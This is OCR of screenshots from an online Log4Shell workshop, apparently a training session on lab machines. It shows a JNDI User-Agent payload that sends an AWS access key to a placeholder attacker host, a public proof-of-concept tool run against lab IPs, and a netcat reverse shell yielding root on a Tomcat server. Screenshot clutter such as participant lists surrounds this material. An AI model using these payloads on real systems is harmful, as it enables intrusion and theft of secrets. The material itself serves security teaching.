

Photos - log4j_how-1.png
Normal Log4J scenario
HTTP request is sent
GET /index.html
User-Agent: Mozilla/5.0
Log4J logs the HTTP request:
[client] - /index.html - Mozilla/5.0 - ...
Vulnerable Target
Exfiltration attack example
Malicious HTTP request is sent:
GET /index.html
User-Agent:${jndi:service://attack.server.url/?s=${env:AWS_ACCESS_KEY_ID}
Target sends HTTP request to the attacker revealing sensitive data:
http://attack.server.url/?s= AWS SECRET
SOPHOSlabs
Hack Shala
Digvijay Patil
34 Chetan Lahase
Rohan
Nishad Jangam
Abhimanyu E
Vinay Machha
pranav gadakh
39 others
You
11:17 AM | yjq-zeuz-qmo



root@hacksudo: ~/Desktop/log4j/proxylog/log4j-shell-poc
SyntaxError: invalid syntax
(root hacksudo)-[~/Desktop/log4j/proxylog/log4j-shell-poc]
python3 poc.py --userip 192.168.43.217 --webport 8000 --lport 9001
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatex
t=true
[+] Exploit java class created success
[+] Setting up LDAP server
[+] Send me: ${jndi:ldap://192.168.43.217:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatex
t=true
Listening on 0.0.0.0:1389
Hack Shala
Digvijay Patil
22 Sakshi Fuldeore
Rohan
Nishad Jangam
Abhimanyu E
Vinay Machha
pranav gadakh
36 others
You
11:21 AM | yjq-zeuz-qmo



Inbox (24) - vishal.mahale@siem
Meet - yjq-zeuz-qmo
meet.google.com/yjq-zeuz-qmo?pli=1&authuser=0
Mozilla Firefox
qterminal
12:24 PM
root@hacksudo: ~
(root hacksudo)-[~]
nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.43.217] from (UNKNOWN) [192.168.43.65] 44742
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
cd /root
ls
id
uid=0(root) gid=0(root) groups=0(root)
Hack Shala
Digvijay Patil
22 Sakshi Fuldeore
Rohan
Nishad Jangam
Abhimanyu E
Vinay Machha
pranav gadakh
33 others
You
11:24 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN
11:24 AM 15/01/2022


Inbox (24) - vishal.mahale@siem
Meet - yjq-zeuz-qmo
meet.google.com/yjq-zeuz-qmo?pli=1&authuser=0
Apache Tomcat/8.0.36 -...
qterminal
12:28 PM
root@hacksudo: ~
(root hacksudo)-[~]
nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.43.217] from (UNKNOWN) [192.168.43.65] 44748
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
echo "hello" > vishal.txt
pwd
/usr/local/tomcat
chmod 755 vishal.txt
chown tomcat.www-data vishal.txt
Hack Shala
Digvijay Patil
Saindre Aniket
Rohan
Nishad Jangam
Abhimanyu E
Vinay Machha
pranav gadakh
31 others
You
11:28 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN
11:28 AM 15/01/2022


Inbox (24) - vishal.mahale@siem
Meet - yjq-zeuz-qmo
meet.google.com/yjq-zeuz-qmo?pli=1&authuser=0
hackerone.com/reports/1427589
Login
Contacted by a hacker?
Contact Us
hackerone
SOLUTIONS
PRODUCTS
PARTNERS
COMPANY
HACKERS
RESOURCES
Log4j RCE on https://judge.me/reviews
bhishma14
Reported December 15, 2021 4:00pm +0530
Participants
State
Resolved ()
Reported to
Judge.me
Managed
Disclosed
December 21, 2021 2:27pm +0530
Severity
None (0.0)
Weakness
None
Bounty
$50
CVE ID
None
Summary:
CVE-2021-44228, also named Log4Shell or LogJam, is a Remote Code Execution (RCE) class vulnerability. If attackers manage to exploit it on one of the servers, they gain the ability to execute arbitrary code and potentially take full control of the system.
What makes CVE-2021-44228 especially dangerous is the ease of exploitation: even an inexperienced hacker can successfully execute an attack using this vulnerability. According to the researchers, attackers only need to force the application to write just one string to the log, and after that they are able to upload their own code into the application due to the message lookup substitution function.
Hack Shala
Digvijay Patil
Saindre Aniket
Rohan
Nishad Jangam
Abhimanyu E
Vinay Machha
pranav gadakh
27 others
You
11:33 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN 11:33 AM 15/01/2022


Inbox (24) - vishal.mahale@siem
Meet - yjq-zeuz-qmo
meet.google.com/yjq-zeuz-qmo?pli=1&authuser=0
logging.apache.org/log4j/2.x/jira-report.html
http://logging.apache.org
Logging Services
LOG4J
Last Published: 2021-12-28 | Version: 2.17.1
Logging Wiki | Apache | Logging Services | GitHub
JIRA Report
About
Download
Javadoc
Maven, Ivy, Gradle Artifacts
Runtime Dependencies
Changelog
FAQ
Performance
Articles and Tutorials
Security
Type | Key | Summary | By | Status | Resolut
Bug | LOG4J2-3276 | MD5 Hash links for 2.3.2 are all broken | Remko Popma | Closed | Fixed
Bug | LOG4J2-3247 | PropertiesConfiguration.parseAppenderFilters NPE when parsing properties file filters | | Resolved | Fixed
Bug | LOG4J2-3237 | Log4j 1.2 bridge API hard codes the Syslog protocol to TCP | Gary D. Gregory | Resolved | Fixed
Question | LOG4J2-3027 | TcpSocketServer in latest log4j2 version (2.14.0) | | Closed | Fixed
New Feature | LOG4J2-2978 | Migrate to Jakarta APIs | | Resolved | Fixed
jayashree waghmare has left the meeting
Hack Shala
Digvijay Patil
36 akash Kshatriya
Rohan
Nishad Jangam
Abhimanyu E
Vinay Machha
pranav gadakh
26 others
You
11:35 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN 11:35 AM 15/01/2022


Vulnerable By Design – VulnHub - Mozilla Firefox
https://www.vulnhub.com
VULNHUB
VIRTUAL MACHINES
HELP
RESOURCES
ABOUT
SUBMIT MACHINE
CONTACT US
Screenshot of Web Machine (N7)
Difficulty: Medium
Web Machine: (N7)
3 Nov 2021 by Duty Mastr
Difficulty: Easy
Earth is an easy box though you will likely find it more challenging
The Planets: Earth
2 Nov 2021 by SirFlash
https://www.vulnhub.com/entry/web-machine-n7,756/
Hack Shala
Digvijay Patil
Rohan
Nishad Jangam
Abhimanyu E
Vinay Machha
pranav gadakh
36 akash Kshatriya
27 others
You
11:40 AM | yjq-zeuz-qmo
Type here to search
20°C Sunny
ENG IN 11:40 AM 15/01/2022


hacksudo.com/vulnbox/
Hacksuda
HOME
SERVICES
VULNBOX
WORKSHOPS
BLOGS
VIDEOS
CONTACT
ABOUT
VulnBox
Training
Testing
Internship
Web Penetration Testing
Vulnerable Machine Designing
Vulnerable Machine Hacking
Penetration Testing
Cyber Crime Investigation And Law
Other IT Courses
Industrial Training
Hacksudo Vuln
hacksudo: 1.0.1
4 Apr 2021 by Vishal Waghmare
hacksudo: 2 (HackDudo)
16 Mar 2021 by Vishal Waghmare
https://hacksudo.com/other-it-courses/
Hack Shala
Digvijay Patil
21-Tejas Dongare.
Nishad Jangam
Abhimanyu E
Vinay Machha
36 akash Kshatriya
Prateek Marke
23 others
You
11:47 AM | yjq-zeuz-qmo
Type here to search
22°C Sunny
ENG IN 11:47 AM 1/15/2022
ENG IN 11:47 AM 15/01/2022